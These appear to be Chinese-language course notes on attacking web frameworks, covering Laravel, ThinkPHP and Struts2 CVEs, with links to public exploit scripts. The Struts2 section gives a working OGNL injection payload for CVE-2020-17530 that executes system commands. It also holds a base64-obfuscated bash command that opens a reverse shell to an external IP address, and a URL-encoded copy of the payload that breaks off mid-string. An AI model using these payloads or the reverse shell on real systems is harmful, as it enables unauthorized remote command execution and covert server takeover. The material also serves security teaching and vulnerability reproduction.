






服务攻防-框架安全&CVE 复现

&Spring&Struts&Laravel&ThinkPHP





#知识点:

中间件及框架列表:

IIS, Apache, Nginx, Tomcat, Docker, K8s, Weblogic, JBoos, WebSphere, Jenkins, GlassFish, Jetty, Jira, Struts2, Laravel, Solr, Shiro, Thinkphp, Spring, Flask, jQuery 等

- 1、开发框架-PHP-Laravel-Thinkphp
- 2、开发框架-Javaweb-St2-Spring
- 3、开发框架-Python-django-Flask
- 4、开发框架-Javascript-Node.js-JQuery

常见语言开发框架:

PHP: Thinkphp Laravel YII CodeIgniter CakePHP Zend 等

JAVA: Spring MyBatis Hibernate Struts2 Springboot 等

Python: Django Flask Bottle Turbobars Tornado Web2py 等

Javascript: Vue.js Node.js Bootstrap JQuery Angular 等

#章节内容:

常见中间件的安全测试:

- 1、配置不当-解析&弱口令
- 2、安全机制-特定安全漏洞
- 3、安全机制-弱口令爆破攻击
- 4、安全应用-框架特定安全漏洞

#前置知识:

-中间件安全测试流程:

- 1、判断中间件信息-名称&版本&三方
- 2、判断中间件问题-配置不当&公开漏洞
- 3、判断中间件利用-弱口令&EXP&框架漏洞

-应用服务安全测试流程: 见图

- 1、判断服务开放情况-端口扫描&组合应用等
- 2、判断服务类型归属-数据库&文件传输&通讯等
- 3、判断服务利用方式-特定漏洞&未授权&弱口令等

-开发框架组件安全测试流程:

- 1、判断常见语言开发框架类型
- 2、判断开发框架存在的 CVE 问题
- 3、判断开发框架 CVE 漏洞利用方式

演示案例：

➤ PHP-开发框架安全-Thinkphp&Laravel

➤ JAVAWEB-开发框架安全-Spring&Struts2

#PHP-开发框架安全-Thinkphp&Laravel

-Laravel 是一套简洁、优雅的 PHP Web 开发框架 (PHP Web Framework)。

CVE-2021-3129 RCE

Laravel <= 8.4.2

<https://github.com/zhzyker/CVE-2021-3129>

<https://github.com/SecPros-Team/laravel-CVE-2021-3129-EXP>

Thinkphp-3.X RCE-5.X RCE

ThinkPHP 是一套开源的、基于 PHP 的轻量级 Web 应用开发框架

武器库-Thinkphp 专检

#JAVAWEB-开发框架安全-Spring&Struts2

Struts2 是一个基于 MVC 设计模式的 Web 应用框架

1、2020 前漏洞

武器库-st2 专检

2、cve_2020_17530

脚本: <https://github.com/YanMu2020/s2-062>

手工:

Content-Type: multipart/form-data; boundary=----1

-----1

Content-Disposition: form-data; name="id"

```
%{(#instancemanager=#application["org.apache.tomcat.InstanceManager"]).( #stack=#attr["com.opensymphony.xwork2.util.ValueStack.ValueStack"]).( #bean=#instancemanager.newInstance("org.apache.commons.collections.BeanMap")).( #bean.setBean(#stack)).( #context=#bean.get("context")).( #bean.setBean(#context)).( #macc=#bean.get("memberAccess")).( #bean.setBean(#macc)).( #emptyset=#instancemanager.newInstance("java.util.HashSet")).( #bean.put("excludedClasses", #emptyset)).( #bean.put("excludedPackageNames", #emptyset)).( #arglist=#instancemanager.newInstance("java.util.ArrayList")).( #arglist.add("id")).( #execute=#instancemanager.newInstance("freemarker.template.utility.Execute")).( #execute.exec(#arglist))}
```

-----1--

bash -c

```
{echo,YmFzaCAtaSA+JiAvZGV2L3RjcC80Ny45NC4yMzYuMTE3LzU1NjYgMD4mMQ==}|{base64,-d}|{bash,-i}
```

Content-Type: application/x-www-form-urlencoded

```
id=%25%7b%28%23%69%6e%73%74%61%6e%63%65%6d%61%6e%61%67%65%72%3d%23%61%70%70%6c%69%63%61%74%69%6f%6e%5b%22%6f%72%67%2e%61%70%61%63%68%65%2e%74%6f%6d%63%61%74%2e%49%6e%73%74%61%6e%63%65%4d%61%6e%61%67%65%72%22%5d%29%2e%28%23%73%74%61%63%6b%3d%23%61%74%74%72%5b%22%63%6f%6d%2e%6f%70%65%6e%73%79%6d%70%68%6f%6e%79%2e%78%77%6f%72%6b%32%2e%75%74%69%6c%2e%56%61%6c%75%65%53%74%61%63%6b%2e%56%61%6c%75%65%53%74%61%63%6b%22%5d%29%2e%28%23%62%65%61%6e%3d%23%69%6e%73%74%61%6e%63%65%6d%61%6e%61%67%65%72%2e%6e%65%77%49%6e%73%74%61%6e%63%65%28%22%6f%72%67%2e%61%70%61%63%68%65%2e%63%6f%6d%6d%6f%6e%73%2e%63%6f%6c%6c%65%63%74%69%6f%6e%73%2e%42%65%61%6e%4d%61%70%2
```

涉及资源：

[补充：涉及录像课件资源软件包资料等下载地址](#)
